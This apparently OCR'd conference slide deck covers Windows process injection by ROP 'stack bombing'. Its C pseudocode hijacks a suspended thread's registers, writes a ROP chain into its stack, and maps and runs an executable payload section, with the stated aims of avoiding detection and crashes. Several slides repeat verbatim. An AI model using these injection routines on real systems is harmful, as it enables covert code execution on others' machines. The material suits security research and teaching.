
Round 4 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements



Rosa Parks
Donna Terek, 1993


Round 4 - Summary

Run code on target (running!) process

Avoid Detection

Stability (No crash)

Minimize Requirements



Rosa Parks
Donna Terek, 1993

Round 5

The Queen
Alanna Airitam

ROP Improvements – Stability

```
void RopPseudoCode(HANDLE Section)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;

    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);

    Payload();
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section)
{
    CONTEXT* State = GetCompleteState();

    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    RtlCaptureContext(State);

    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    DWORD64 Rcx = SaveRcx();
    RtlCaptureContext(State);
    State->Rcx = Rcx;

    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

ROP Improvements – Stability

```
void StableRopPseudoCode(HANDLE Section, CONTEXT* State)
{
    DWORD64 Rcx = SaveRcx();
    RtlCaptureContext(State);
    State->Rcx = Rcx;

    PVOID(*Payload)();
    ULONG ViewSize = 0;
    NtMapViewOfSection(Section, GetCurrentProcess(),
        (PVOID*)&Payload, 0, 0, NULL, &ViewSize, 2, 0,
        PAGE_EXECUTE_READ);
    Payload();

    NtContinue(State, 0);
}
```

Also need to restore Rsp and Rip

Process Injection – Stack Bombing

```
void StackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };

    SuspendThread(TargetThread);

    GetThreadContext(TargetThread, &ThreadState);

    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp + 8,
        Rop, RopSize, &RopSize);

    ResumeThread(TargetThread);
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };
    SuspendThread(TargetThread);
    GetThreadContext(TargetThread, &ThreadState);
    ThreadState.Rip = FirstRopGadget_SaveRcx;
    ThreadState.Rsp = ThreadState.Rsp - RopSize;
    SetThreadContext(TargetThread, &ThreadState);
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,
        Rop, RopSize, &RopSize);
    ResumeThread(TargetThread);
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };
    SuspendThread(TargetThread);
    GetThreadContext(TargetThread, &ThreadState);
    ThreadState.Rip = FirstRopGadget_SaveRcx;
    ThreadState.Rsp = ThreadState.Rsp - RopSize;
    SetThreadContext(TargetThread, &ThreadState);
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,
        Rop, RopSize, &RopSize);
    ResumeThread(TargetThread);
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };
    SuspendThread(TargetThread);
    GetThreadContext(TargetThread, &ThreadState);
    ThreadState.Rip = FirstRopGadget_SaveRcx;
    ThreadState.Rsp = ThreadState.Rsp - RopSize;
    SetThreadContext(TargetThread, &ThreadState);
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,
        Rop, RopSize, &RopSize);
    ResumeThread(TargetThread);
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };
    SuspendThread(TargetThread);
    GetThreadContext(TargetThread, &ThreadState);
    ThreadState.Rip = FirstRopGadget_SaveRcx;
    ThreadState.Rsp = ThreadState.Rsp - RopSize;
    SetThreadContext(TargetThread, &ThreadState);
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,
        Rop, RopSize, &RopSize);
    ResumeThread(TargetThread);
}
```

Stack Bombing – Improve Stability

```
void StableStackBombingProcessInjection(
    HANDLE TargetProcess, HANDLE TargetThread,
    SIZE_T RopSize, PBYTE Rop)
{
    CONTEXT ThreadState = { 0, 0, 0, 0, 0, 0, CONTEXT_ALL };
    SuspendThread(TargetThread);
    GetThreadContext(TargetThread, &ThreadState);
    ThreadState.Rip = FirstRopGadget_SaveRcx;
    ThreadState.Rsp = ThreadState.Rsp - RopSize;
    SetThreadContext(TargetThread, &ThreadState);
    WriteProcessMemory(TargetProcess, (PBYTE)ThreadState.Rsp,
        Rop, RopSize, &RopSize);
    ResumeThread(TargetThread);
}
```

Demo

Stable Rite of Passage ROP

Round 5 - Summary

Run code on target (running!) process

Avoid Detection
Stability (No crash)
Minimize Requirements

#1960Now, Atlanta
Sheila Pree Bright, 2015

Takeaways

- ROP is fun!
- Many more ways to improve
- Adversaries can improve methods quickly

- Intel's Control-Flow Enforcement Technology (CET)

- Break it to make it better!

References

- Process Injection Techniques Gotta Catch Them All, Itzik Kotler and Amit Klein, Black Hat 2019
  https://www.youtube.com/watch?v=xewv122qxnk
  https://github.com/SafeBreach-Labs/pinjectra

- https://gitub.com/OmerYa
- @yair_omer